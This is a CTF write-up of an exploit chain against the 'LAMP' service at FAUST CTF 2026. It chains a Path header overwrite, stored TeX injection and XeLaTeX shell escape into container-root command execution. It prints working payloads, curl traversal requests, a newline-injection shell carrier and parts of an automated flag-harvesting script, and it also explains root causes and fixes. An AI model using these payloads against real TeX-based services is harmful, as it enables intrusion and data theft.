

LAMP

LATEX // APACHE // MARIADB // PAIN

From a Path Header to Container-Root RCE Through XeLaTeX

TEX INJECTION // PATH HEADER // SHELL ESCAPE // RCE

AUTHOR

Denis Krüger

PROJECT

LAMP Security Research

IMPACT

Container-Root RCE

ENVIRONMENT

FAUST CTF 2026

FOCUS

Exploit / Analyze / Automate

REPORT DATE

September 28, 2026

Abstract

This report documents the analysis and exploitation of the *LAMP* service during FAUST CTF 2026.

The service—appropriately expanded as *LaTeX*, *Apache*, *MariaDB*, *Pain*—implemented significant portions of its HTTP processing and application logic using XeLaTeX.

The investigation identified multiple weaknesses across the service’s request parsing, TeX processing, persistence, and rendering mechanisms. Individually, these weaknesses exposed constrained primitives including arbitrary file access and stored TeX injection. When chained together, they enabled operating system command execution as root within the LAMP service container.

A 32-byte limit on the primary injection field initially constrained the usefulness of the command-execution primitive. The restriction was subsequently bypassed by abusing newline handling in persisted ship names, allowing attacker-controlled files within the application’s storage directory to act as shell-command carriers.

The completed exploit chain was operationalized during the live Attack/Defense competition, used to recover service flags from opposing teams, and integrated with the team’s automated flag-submission infrastructure.

Contents

Abstract	i
1 What the Hell Is LAMP?	1
1.1 Why XeLaTeX Matters	1
1.2 And Then There Was Shell Escape	1
1.3 The Exploit Chain	2
1.4 What This Writeup Covers	2
2 Service Overview: HTTP, but Make It TeX	3
2.1 Request Flow	3
2.2 Where LAMP Stored Its State	3
2.3 Persistent Ship Data	4
2.4 The First Useful Boundary	4
3 Path Header Overwrite	5
3.1 Headers Became TeX Macros	5
3.2 The Collision	6
3.3 Why Validation Did Not Save It	6
3.4 Turning It Into a File Read	7
3.5 What This Gave Us	7
4 Stored TeX Injection Through Component Types	9
4.1 From HTTP to MariaDB	9
4.2 MariaDB Back to TeX	9
4.3 Why <code>\edef</code> Matters	10
4.4 Escaped for the Wrong Language	10
4.5 The Weird Backslash Problem	11
4.6 What We Had at This Point	11
5 From TeX Injection to Container-Root RCE	13
5.1 The Working Payload	13
5.2 Why <code>@@input</code> ?	13
5.3 A Tiny Proof of Execution	14
5.4 Getting the Output Back	14
5.5 The Chain So Far	14
5.6 Unfortunately, 32 Bytes	15
6 Bypassing the 32-Byte Limit	16
6.1 Ship Names Were Stored as TeX Files	16
6.2 The Escaping Looked Reasonable	16
6.3 Newline Injection	17
6.4 The Storage File Became a Command Carrier	17
6.5 Why This Solved the Payload Problem	18
6.6 How the PoC Created a Carrier	18
6.7 One Small Operational Caveat	19
6.8 The Final Primitive	19
7 Finding and Harvesting the Flags	20
7.1 Flags as Ship Names	20
7.2 The First Approach: Grep Everything	20

7.3	Looking at Recent Checker Files	21
7.4	Two-Stage Harvesting	21
7.5	Turning Stored Values Back Into Flags	21
7.6	The Full Data Path	22
7.7	From Exploit to Harvester	22
8	Automating the Exploit	23
8.1	Targeting a Team	23
8.2	One Target, Two Carriers	23
8.3	Disposable Accounts	24
8.4	Extracting Only Valid Flags	25
8.5	Submitting Through MOTH	25
8.6	Parallelism	25
8.7	The Target Was Moving	26
8.8	The Final Automated Chain	26
9	Live CTF Results	28
9.1	Not Every Recovered Flag Was Useful	28
9.2	MOTH as the Feedback Loop	28
9.3	Defenders Were Patching While We Were Exploiting	29
9.4	Why Target Classification Mattered	29
9.5	What Actually Mattered	29
9.6	And Then the Window Closed	30
10	Root Cause, Fixes, and Lessons Learned	31
10.1	Root Cause: Data Became Code	31
10.2	Fixing the Path Collision	31
10.3	Fixing the Component Injection	32
10.4	Fixing the Newline Carrier	32
10.5	Shell Escape Multiplied the Impact	33
10.6	Defense in Depth	33
10.7	The Exploit in One Page	33
10.8	Final Takeaway	34

1 What the Hell Is LAMP?

LAMP was one of the services deployed during FAUST CTF 2026.

From the outside, it behaved like a fairly normal web application: users could register accounts, create ships, add components, and later view the resulting state through HTTP requests.

The implementation was considerably less normal.

Large parts of the service were processed through XeLaTeX.

LaTeX // Apache // MariaDB // Pain

That last component became increasingly accurate as the analysis continued.

1.1 Why XeLaTeX Matters

LaTeX is normally used as a document preparation system. A source file contains text together with commands, and a TeX engine interprets those commands to produce a document.

A minimal example looks like this:

```
\documentclass{article}

\begin{document}
Hello.
\end{document}
```

The important security detail is that TeX commands are not merely formatting markers.

TeX includes macros, token expansion, file input and output, dynamic control sequences, and other behaviour that makes it much closer to a small programming environment than to a passive markup format.

That becomes interesting when values controlled by an HTTP client stop being treated as ordinary text and instead become TeX source.

LAMP did exactly that in several places.

1.2 And Then There Was Shell Escape

The service started XeLaTeX using:

```
xelatex -8bit --shell-escape /srv/main.tex
```

The important part is:

--shell-escape

Shell escape allows TeX functionality to invoke external operating-system commands.

This is not automatically a vulnerability. If all TeX input is trusted, it may be an intentional feature.

LAMP, however, processed attacker-controlled HTTP and database values through that same TeX environment.

FINDING //

The interesting question was therefore not whether shell escape existed. The question was whether user-controlled data could be transformed into executable TeX before it reached a shell-enabled primitive.

1.3 The Exploit Chain

The final exploit did not come from a single bug.

Instead, several smaller weaknesses could be chained together:

1. A client-controlled `Path` header could overwrite the path used by the application after the original request path had already been validated.
2. Component metadata stored in MariaDB was later inserted back into the generated TeX and interpreted during rendering.
3. The useful injection field was limited to 32 bytes, restricting the commands that could be executed directly.
4. A separate newline injection in persisted ship data provided a place to store a much longer shell command.

Together, these behaviours provided:

arbitrary file access → stored TeX injection → command execution → flag harvesting

The resulting command execution ran as root inside the LAMP service container.

Throughout this writeup, this is therefore described as *container-root RCE*. The exploit did not by itself demonstrate root access to the underlying Vulnbox host.

1.4 What This Writeup Covers

This is not intended to be a complete study of TeX internals.

The goal is much simpler:

- document the code paths that mattered during the competition;
- explain the XeLaTeX behaviour required to understand the exploit;
- reconstruct how the individual primitives were chained;
- preserve the payloads and reasoning behind the final PoC;
- and document how the exploit was automated during the live CTF.

The next section begins with the first useful primitive:

convincing LAMP to read a path it had never actually validated.

2 Service Overview: HTTP, but Make It TeX

Before looking at the individual vulnerabilities, it helps to understand how a request moves through LAMP.

The central application entry point was `/srv/main.tex`. It configured the service's Redis and MariaDB connections, loaded the custom HTTP implementation, installed the authentication middleware, and finally started request processing with:

```
\httpMiddlewareUse{\authMiddleware}  
\httpServe{}
```

In other words, XeLaTeX was not merely generating a page after some other application had handled the request.

It was part of the application itself.

2.1 Request Flow

At a high level, a request followed this path:

1. an HTTP request reached the LAMP service;
2. the request was passed into the XeLaTeX process;
3. the custom HTTP code parsed the request line, headers, cookies, query parameters, and POST body;
4. the requested page was selected and loaded as TeX;
5. application state was read from Redis, MariaDB, or files under `/storage`;
6. XeLaTeX expanded the resulting macros and generated the HTTP response.

The important part is that HTTP state eventually became TeX state.

Headers could become control sequences. POST parameters became macros. Database values were read back into TeX. Files containing user-controlled data were later included by the renderer.

This created several opportunities for data that was originally supposed to be passive to become executable TeX.

2.2 Where LAMP Stored Its State

LAMP split its state across three main locations.

Storage	Purpose
Redis	Sessions, usernames, passwords, and temporary authentication state.
MariaDB	Ships and their components, including component coordinates, type, state, and properties.
<code>/storage</code>	Per-user TeX files containing persistent ship data such as the ship name.

Even the database access was performed through TeX.

The custom SQL package wrote a query into a temporary file and then used shell escape to invoke the MariaDB command-line client:

```
\immediate\write18{
  mariadb ... < sqltmp.tex > sqloutput.tex
}
```

The result was then read back into the running TeX process.

Redis was handled in a similarly unusual fashion. TeX generated Redis protocol messages and exchanged them with the Redis container through a small helper script.

None of this was directly exploitable simply because it was unusual.

It did, however, mean that the boundaries between:

HTTP $\longleftrightarrow$ TeX $\longleftrightarrow$ database $\longleftrightarrow$ filesystem $\longleftrightarrow$ shell

were extremely important.

2.3 Persistent Ship Data

Registration created more than a Redis account and a MariaDB ship entry.

LAMP also opened a file beneath `/storage` using the username and stored the chosen ship name inside it:

```
\immediate\openout\shipfile=/storage/\postusername{}
\store{\shipname}{\postshipname{}}
\immediate\closeout\shipfile{}
```

When the user later viewed their ship, the corresponding file was loaded again:

```
\input{/storage/\username{ }.tex}
```

This detail becomes important later.

For now, the important observation is simply that attacker-controlled data could survive a request, be written to disk as TeX, and then be interpreted again during a future request.

2.4 The First Useful Boundary

The service contained a number of unusual trust boundaries, but the first one that produced a useful exploitation primitive appeared very early in request handling.

LAMP validated the path from the HTTP request line.

It then parsed the request headers.

One particular header could change the path that the application would actually use afterwards.

That gave us our first primitive:

arbitrary file access through the `Path` header.

3 Path Header Overwrite

The first useful primitive came from a surprisingly small naming collision.

LAMP parsed the requested path from the HTTP request line and stored it inside the TeX macro `\httpPath`.

The relevant code was:

```
\newcommand{\httpParseLine}{
  \readln{\httpLine}
  \StrCut[1]{\httpLine}{ }\{\httpMethod\}{\httpLine}
  \StrCut[1]{\httpLine}{ }\{\httpPath\}{\httpVersion}
  \StrCut[1]{\httpPath}{?}{\httpPath}{\httpQuery}

  \xdef\httpMethod#1{\httpMethod}
  \xdef\httpPath#1{\httpPath}
  \xdef\httpVersion#1{\httpVersion}
}
```

So for a normal request such as:

```
GET / HTTP/1.1
```

the application eventually ended up with roughly:

```
\httpPath{} -> /
```

So far, nothing particularly exciting.

3.1 Headers Became TeX Macros

The interesting part appeared immediately afterwards.

LAMP parsed every HTTP header and dynamically created a TeX control sequence from its name:

```
\newcommand{\httpParseHeader}{
  \loop
  \readln{\header}

  \unless\ifx\header\empty{
    \StrCut[1]{\header}{:}{\name}{\value}

    ...

    \edef\name{\httpTransformHeaderName{\name}}

    \expandafter\xdef
    \csname http\name\endcsname
    #1{\value}

  }

  \repeat
}
```

For example:

```
Cookie: Session=abc
```

created a macro named approximately:

```
\httpCookie{}
```

This was intended as a convenient way of exposing request headers to the rest of the application. Unfortunately, header names shared the same namespace as LAMP's internal request state.

3.2 The Collision

One internal variable was already named:

```
\httpPath
```

The corresponding HTTP header name was therefore fairly obvious:

```
Path:
```

After LAMP transformed the header name and constructed the dynamic macro, the following header:

```
Path: /something
```

created:

```
\httpPath{} -> /something
```

That replaced the path originally parsed from the request line.

FINDING //

The request path and HTTP headers were stored in the same dynamically constructed TeX namespace.

As a result, a client-controlled `Path` header could overwrite the internal `\httpPath` variable.

3.3 Why Validation Did Not Save It

This became particularly useful because path validation happened before the malicious header replaced the path.

Conceptually, the request flow looked like this:

```
GET / HTTP/1.1
```

```
|
```

```
v
```

```
validate "/"
```

```
|
```

```

      v
Path: ../../etc/hostname

      |
      v

\httpPath = ../../etc/hostname

```

The request itself therefore used a completely legitimate route:

```
GET /
```

Only afterwards did the `Path` header replace the value used by the TeX application.

The validation applied to one value.

The application later consumed another.

3.4 Turning It Into a File Read

The static-file handler constructed paths using:

```
\httpStatic\httpPath{}
```

where the static root was configured as:

```
/srv/www/
```

With a traversal value in `\httpPath`, this could resolve outside the intended static directory.

The file-serving code then used the resulting path directly:

```

\immediate\write18{
  cat "cat path.tex"
}

```

A minimal request therefore became:

```

curl -g -6 --noproxy '*' \
  --path-as-is \
  -H 'Path: ../../etc/hostname' \
  'http://[TARGET]:1337/'

```

The request line still targeted the valid route `/`.

The `Path` header then replaced the internal path after parsing and allowed the service to return files outside the intended web root.

3.5 What This Gave Us

At this point, the primitive was already useful:

attacker-controlled file retrieval inside the LAMP container

It could be used to retrieve files reachable by the service process, including files created later during exploitation.

That last detail became especially important.

Once we found a way to execute a shell command and redirect its output into a file, the same `Path` header bug gave us a convenient way to retrieve the result over HTTP.

The exploit chain therefore gained its first reusable building block:

`Path:` → overwrite `\httpPath` → traverse filesystem → retrieve file

The next step was finding something more powerful than a file read:

making stored database content become executable TeX.

4 Stored TeX Injection Through Component Types

The file-read primitive was useful, but it did not yet allow us to execute anything.

The next interesting input was the component type.

In the normal web interface, a component could be one of three values:

```
light
button
source
```

The browser generated a POST request containing the selected type:

```
action=add&x=100&y=100&typ=light
```

The important part was that the vulnerable backend did not treat `typ` as an enum.

It treated it as data.

4.1 From HTTP to MariaDB

When a component was added, LAMP took the POST parameter `typ`, escaped it for SQL, and inserted it into the `components` table:

```
\sqlescape{\posttyp{}}{\type}

\sql{
  INSERT INTO components SET
    x = "\xcoord",
    y = "\ycoord",
    type = "\type",
    state = IF("\type" = "source", 1, 0),
    ship = \rowdata[0]
}{\ignore}
```

The use of `\sqlescape` initially looks reassuring.

It prevents the value from trivially breaking out of the SQL string.

But SQL injection was not the problem.

The value was supposed to survive the database.

That was exactly what we wanted.

4.2 MariaDB Back to TeX

When the ship was rendered again, LAMP selected the stored components:

```
SELECT id, x, y, type, state, properties
FROM components
WHERE ship = \id;
```

Each returned row was parsed and the database fields were turned back into TeX macros:

```
\sqlparserow{\c}{compdata}
```

```
\edef\x{\compdata[1]}
\edef\y{\compdata[2]}
\edef\properties#1{\compdata[5]}
\edef\type#1{\compdata[3]}
```

The interesting line was:

```
\edef\type#1{\compdata[3]}
```

The value in `components.type` was no longer just a database string.

It was being inserted into an `\edef` and processed by TeX again.

4.3 Why `\edef` Matters

For this writeup, the important thing about `\edef` is simple:

it expands commands while defining the macro.

For an expected component type such as:

```
light
```

nothing interesting happens.

The resulting macro is effectively:

```
\type{} -> light
```

But if the stored database value contains TeX syntax, that syntax can be interpreted when the value is reconstructed.

The application then used `\type` repeatedly while building the HTML response:

```
\output{
  <input
    class="component \type{} \state"
    style="--img: url('/components/\type{}_\state.svg');"
  />
}
```

This gave us a persistent input path:

HTTP POST → `typ` → MariaDB → `\edef` → TeX expansion

4.4 Escaped for the Wrong Language

This is the part that makes the bug particularly easy to miss.

The input was escaped.

It was simply escaped for the wrong interpreter.

`\sqlescape` protected the SQL statement from values such as quotes and backslashes that would otherwise alter the SQL syntax.

Once the value came back from MariaDB, however, it entered a completely different language:

TeX.

SQL escaping does not make a string safe to evaluate as TeX.

FINDING //

The `typ` parameter crossed two different interpreter boundaries. It was correctly escaped for MariaDB, but later reconstructed and expanded as TeX without a corresponding TeX safety boundary. This turned `components.type` into a stored TeX injection primitive.

4.5 The Weird Backslash Problem

There was still one annoying problem.

Useful TeX commands normally begin with a backslash:

```
\something
```

Sending a literal backslash through LAMP's parsing, escaping, storage, and reconstruction path was not particularly cooperative.

TeX, unfortunately for the defenders, has another way to represent characters.

The notation:

```
^^5c
```

represents the character with hexadecimal value `5c`.

ASCII `0x5c` is:

```
\
```

So a payload beginning with:

```
^^5cUseName
```

could become:

```
\UseName
```

when TeX processed it.

That gave us a compact way to smuggle a control-sequence introducer through the input path without sending the literal character we actually wanted.

4.6 What We Had at This Point

The exploit chain now contained two useful primitives.

The first provided arbitrary file retrieval:

```
Path: ../../...
```

The second allowed attacker-controlled component data to be stored in MariaDB and later interpreted as TeX:

```
typ
-> SQL
-> components.type
-> \edef\type
-> TeX
```

What we still needed was a TeX primitive that could cross the final boundary:

TeX → operating-system command execution.

This is where `-shell-escape` stopped being an interesting configuration detail and became the entire problem.

5 From TeX Injection to Container-Root RCE

At this point, attacker-controlled data could survive a trip through MariaDB and later become TeX again.

The remaining question was:

can that TeX make XeLaTeX execute a shell command?

Because the service was running with `-shell-escape`, the answer was yes.

5.1 The Working Payload

The compact payload that turned the component-type injection into command execution was:

```
^^5cUseName{@@input}|"id>/x"
```

At first glance this looks slightly cursed.

Broken into pieces, however, it is manageable:

Part	Purpose
<code>^^5c</code>	Produces the backslash character required to begin a TeX control sequence.
<code>UseName{@@input}</code>	Resolves LaTeX's internal input primitive.
<code> "id>/x"</code>	Uses the shell-enabled pipe form of the input operation and runs the command <code>id>/x</code> .

5.2 Why @@input?

A normal TeX file include may look like:

```
\input{file.tex}
```

During testing, the useful form was instead:

```
\UseName{@@input}
```

This provided access to the internal input primitive used by LaTeX.

With shell escape enabled, the input mechanism also supports a pipe form:

```
\UseName{@@input}|"command"
```

Instead of opening a normal file, XeLaTeX executes the supplied command.

The command's output can then be treated as input by TeX.

For exploitation, however, we did not actually need to consume the command output inside the document.

Redirecting it into a file was much simpler.

5.3 A Tiny Proof of Execution

The initial proof used:

```
id>/x
```

This resulted in the complete injected value:

```
^^5cUseName{@@input}|"id>/x"
```

Once stored as the component type and rendered, the effective execution path became:

component type → `\edef` → `\UseName{@@input}` → shell command

The command itself wrote the result of `id` into:

```
/x
```

5.4 Getting the Output Back

This is where the earlier `Path` vulnerability immediately became useful again.

The result file could be retrieved with the existing file-read primitive:

```
curl -g -6 --noproxy '*' \
  --path-as-is \
  -H 'Path: ../../../../x' \
  'http://[TARGET]:1337/'
```

The returned content showed that the command was executing as root inside the LAMP service container:


```
uid=0(root) gid=0(root) groups=0(root)
```

The chain had therefore reached:

container-root remote command execution

5.5 The Chain So Far

At this stage, the attack was already a complete RCE chain:

**FINDING //**

The `typ` parameter was sufficient to turn stored application data into operating-system command execution.

Because XeLaTeX ran as root inside the service container, the resulting commands also executed as root inside that container.

5.6 Unfortunately, 32 Bytes

There was one fairly significant problem.

The component type was not an unlimited string.

The MariaDB field only gave us a very small payload budget.

Simple commands such as:

```
id>/x
```

fit comfortably.

A useful flag-harvesting command did not.

A reverse shell, a longer filesystem search, or even a convenient multi-stage command quickly exceeded the available space.

So although we technically had root command execution, it initially looked like this:

root RCE, but make it tiny.

The next problem was therefore not finding another execution primitive.

It was finding somewhere else to store the command.

6 Bypassing the 32-Byte Limit

The previous chapter ended in an awkward position.

We had command execution as root inside the LAMP container, but the component type only gave us enough space for very small payloads.

Something like:

```
id>/x
```

was fine.

Something useful for locating and extracting flags was not.

Instead of trying to compress increasingly ridiculous shell commands into the component field, we looked for somewhere else to store them.

6.1 Ship Names Were Stored as TeX Files

During registration, LAMP created a file for each user beneath `/storage`:

```
\immediate\openout\shipfile=/storage/\postusername{}  
  
\store{\shipname}{\postshipname{}}  
  
\immediate\closeout\shipfile{}
```

The intention was simply to persist the chosen ship name.

For a user named:

```
Q
```

the corresponding file would live at approximately:

```
/storage/Q.tex
```

and contain a definition of the ship-name macro.

6.2 The Escaping Looked Reasonable

Before writing the ship name, LAMP attempted to escape characters that could interfere with the generated TeX:

```
\StrSubstitute{#2}  
  {\stringbackslash}  
  {\string\Uchar92}  
  [\escaped]  
  
\StrSubstitute{\escaped}  
  {\stringcurlyopen}  
  {\string\Uchar123}  
  [\escaped]  
  
\StrSubstitute{\escaped}  
  {\stringcurlyclose}
```

```
{\string\Uchar125}
[\escaped]

\StrSubstitute{\escaped}
{\stringsub}
{\string\Uchar95}
[\escaped]

\StrSubstitute{\escaped}
{\stringsup}
{\string\Uchar94}
[\escaped]
```

So characters such as:

```
\ { } _ ^
```

were transformed before being written.

There was, however, one useful character missing from that list:

newline.

6.3 Newline Injection

A ship name beginning with a newline could therefore change the physical layout of the generated file.

Conceptually, registering a ship name like:

```
ls /storage>/x;:
```

could produce a file resembling:

```
\def \shipname {
ls /storage>/x;:}
```

As TeX, this file was malformed enough to be inconvenient.

As a shell script, however, the middle of it contained something much more useful:

```
ls /storage>/x
```

The surrounding TeX syntax could fail.

The shell command in the middle had already executed.

6.4 The Storage File Became a Command Carrier

This gave us a way to separate the exploit into two pieces.

The long command lived inside the user's storage file:

```
/storage/Q.tex
```

The tiny component-type payload only needed to launch it:

```
^^5cUseName{@@input}|"sh /s*/Q*"
```

After TeX processing, the important part became:

```
\UseName{@@input}|"sh /s*/Q*"
```

The shell glob:

```
/s*/Q*
```

was a compact way of reaching the attacker-created file under `/storage` without spending the limited payload budget on the entire path.

6.5 Why This Solved the Payload Problem

The exploit now had two stages:

Stage	Purpose
Registration	Store an arbitrarily longer shell command inside <code>/storage/<user>.tex</code> .
Component injection	Use the tiny TeX RCE primitive only to execute that file with <code>sh</code> .

The constrained field no longer needed to contain the real payload.

It only needed to contain a launcher.

FINDING //

The 32-byte component-type limit restricted the size of the direct TeX payload, but it did not restrict the size of commands already present elsewhere on disk. Newline injection in persisted ship names turned `/storage/<user>.tex` into a reusable shell-command carrier.

6.6 How the PoC Created a Carrier

The automated exploit eventually reduced carrier creation to:

```
ship=$'\n'"$shellcmd"
```

The resulting value was URL-encoded and sent during registration:

```
username=Q
password=mof
shipname=<newline><shell command>
```

Once registration succeeded, the component injection triggered the carrier:

```
action=add
x=10
y=10
typ=^^5cUseName{@@input}|"sh%20/s*/Q*"
```

The `%20` is important here.

LAMP's POST form parser percent-decoded values, but unlike the query parser it did not convert a literal `+` into a space.

Using:

```
sh+/s*/Q*
```

would therefore not reliably produce:

```
sh /s*/Q*
```

Using `%20` did.

6.7 One Small Operational Caveat

The short launcher relied on shell globbing:

```
/s*/Q*
```

This was useful during the competition because every saved byte mattered.

It was not particularly elegant.

If multiple matching paths existed, shell expansion could produce more than one argument and make the launcher unreliable.

LIMITATION //

The short glob-based launcher was a competition optimization, not a general-purpose robust execution method.

The cleaned PoC should prefer deterministic paths whenever the payload budget allows it.

6.8 The Final Primitive

At this point, the exploit had everything required for useful command execution:

register account → newline in ship name → shell carrier in `/storage` → tiny `typ` launcher
→ root command → output file → `Path:` retrieval

The remaining question was no longer how to execute commands.

It was:

where the hell does LAMP actually keep the flags?

7 Finding and Harvesting the Flags

At this point, we could execute arbitrary shell commands inside the LAMP container.

That solved the difficult part.

The remaining question was considerably more practical:

where are the flags?

7.1 Flags as Ship Names

Inspecting the state of our own service showed checker-created users with ship names resembling:

```
FAUST\Uchar95 ...
```

This matched the registration behaviour discussed earlier.

Ship names were persisted into files beneath:

```
/storage/
```

which meant the checker was effectively leaving the service flag inside the user's stored ship data.

A normal FAUST flag has the form:

```
FAUST_<32 characters>
```

but LAMP's storage escaping transformed the underscore into:

```
\Uchar95
```

So the value on disk looked more like:

```
FAUST\Uchar95 ABCDEFGHIJKLMNOPQRSTUVWXYZ012345
```

rather than the normal flag representation.

7.2 The First Approach: Grep Everything

With root command execution available, the obvious first attempt was approximately:

```
grep -R FAUST /storage >/x
```

The output could then be retrieved using the existing `Path` primitive:

```
Path: ../../../x
```

This worked.

It also returned a lot of old data.

Attack/Defense services continuously receive new checker state, so dumping the entire storage directory produced many historical flags that were already stale by the time they were submitted.

The exploit therefore worked technically, but the harvesting strategy needed to become more selective.

7.3 Looking at Recent Checker Files

During testing, recent checker-created storage files commonly used 16-character usernames.

Instead of searching every file under `/storage`, the harvester therefore concentrated on recently modified files matching that observed shape:

```
ls -lt /storage/?????????????????.tex
```

The list was then restricted to a small number of recent candidates:

```
ls -lt /storage/?????????????????.tex \  
| head -30
```

This greatly reduced the amount of stale service state that needed to be processed.

7.4 Two-Stage Harvesting

The final harvesting strategy used two command carriers.

The first created a list of recent candidate files:

```
ls -lt /storage/?????????????????.tex \  
| head -30 >/v3
```

The second searched only those files:

```
cat /v3 | xargs grep -h FAUST >/v4
```

The resulting file:

```
/v4
```

could again be downloaded through the `Path` traversal.

This kept the actual TeX launcher tiny while allowing the commands stored inside the carrier files to perform the larger filesystem operations.

7.5 Turning Stored Values Back Into Flags

The retrieved data still contained LAMP's TeX escaping.

In particular:

```
\Uchar95
```

needed to become:

-

The final extraction pipeline therefore used:

```
perl -pe 's/\\Uchar95\s*/_/_g' |
grep -aoE 'FAUST_[A-Za-z0-9+/\]{32}' |
sort -u
```


The first stage restores the escaped underscore.

The second keeps only valid-looking FAUST flags.

The final `sort -u` removes duplicates before submission.

7.6 The Full Data Path

At this point, the complete flag path was understood:



FINDING //

The flags were not stored in a dedicated flag database or obvious flag file. They were part of normal application state: checker-created ship names persisted beneath `/storage`.

7.7 From Exploit to Harvester

We now had every technical piece required to steal a flag:

create carrier → trigger RCE → search recent storage → retrieve result → normalize flags

Doing that once by hand was satisfying.

Doing it repeatedly against hundreds of teams by hand would have been completely deranged.

So the next step was automation.

8 Automating the Exploit

Running the exploit manually was enough to prove the vulnerability.

It was not enough for an Attack/Defense CTF.

The useful version needed to:

- iterate over competition targets;
- skip our own Vulnbox and infrastructure targets;
- determine whether a target was reachable;
- create the required command carriers;
- trigger the TeX RCE;
- retrieve and extract flags;
- submit them immediately;
- and continue working while teams patched their services.

The resulting Bash harvester became:

```
lamp-brrr.sh
```

8.1 Targeting a Team

LAMP instances followed the normal FAUST Vulnbox addressing scheme:

```
fd66:666:<team>::2
```

with LAMP listening on:

```
TCP/1337
```

The helper used:

```
target_url() {  
    printf 'http://[fd66:666:%s::2]:%s' \  
        "$1" "$PORT"  
}
```

Before attempting exploitation, each target received a cheap request to the legitimate registration page.

If that failed, the script moved on rather than wasting time creating carriers against an unreachable service.

8.2 One Target, Two Carriers

The final harvesting logic used two command carriers.

The first collected a small set of recent checker-like storage files:

```
ls -lt /storage/?????????????????.tex \  
| head -30 > /mTEAMa
```

A short one-character account was registered with this command embedded into its ship name.

The component-type RCE then executed that storage file.


The second carrier searched only the resulting file list:

```
cat /mTEAMa |  
xargs grep -h FAUST > /mTEAMb
```

That carrier was triggered in exactly the same way.

Finally, the output file was retrieved using the original **Path** vulnerability.

The per-team workflow therefore looked like:



8.3 Disposable Accounts

Carrier accounts only existed to provide a conveniently named file under **/storage**.

The script therefore tried short usernames from a fixed pool:

```
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
```

A successful registration returned both:

```
username  
cookie jar
```

The cookie was required because adding the malicious component had to happen inside the newly created authenticated session.

Using one-character usernames also kept the launcher short:

```
^^5cUseName{@@input}|"sh%20/s*/Q*"
```

During the competition this mattered more than elegance.

8.4 Extracting Only Valid Flags

After retrieving the result file, the harvester normalized LAMP's stored representation and extracted only strings matching the FAUST flag format:

```
perl -pe 's/\\Uchar95\\s*/_/g' "$raw" |  
grep -aoE 'FAUST_[A-Za-z0-9+/]{32}' |  
sort -u
```

This was deliberately done locally.

The remote command only needed to collect interesting lines.

Parsing, normalization, validation, and deduplication were cheaper and easier to maintain on the attacking machine.

8.5 Submitting Through MOTH

Extracted flags were sent to our internal MOTH submission service as a batch.

The exploit constructed a payload resembling:

```
{  
  "flags": [...],  
  "service": "LAMP",  
  "source": "lamp-brrr-team-<team>"  
}
```

Authentication used an environment-provided bearer token:

```
Authorization: Bearer $MOTH_API_TOKEN
```

No submission token was stored directly inside the public exploit code.

MOTH handled flag validation, duplicate detection, and communication with the competition submission endpoint.

That allowed the exploit itself to remain focused on one job:

get valid flags out of LAMP as quickly as possible.

8.6 Parallelism

Attacking every Vulnbox sequentially would have been unnecessarily slow.

Different teams were independent targets, so the harvester ran several team jobs concurrently while enforcing a worker limit:

```
while IFS= read -r team; do  
  
  attack_team "$team" &  
  
  while (( $(jobs -rp | wc -l) >= WORKERS )); do  
    wait -n || true  
  done  
  
done < "$TEAMS_FILE"  
  
wait || true
```

This provided useful concurrency without spawning hundreds of simultaneous exploit attempts from our own machine.

8.7 The Target Was Moving

The exploit did not remain universally usable for long.

Teams were actively patching LAMP while the competition continued.

Observed behaviour therefore varied between targets:

- some services were unreachable;
- some accepted registration but rejected the malicious component;
- some had already blocked the `Path` collision;
- and a small number still exposed the complete exploit chain.

The patched service versions we inspected added exactly the kinds of checks the exploit depended on:

- reserved HTTP header names such as `Path` were rejected;
- component types were restricted to `light`, `button`, or `source`;
- and ship names received a strict character allowlist that removed the newline carrier.

FINDING //

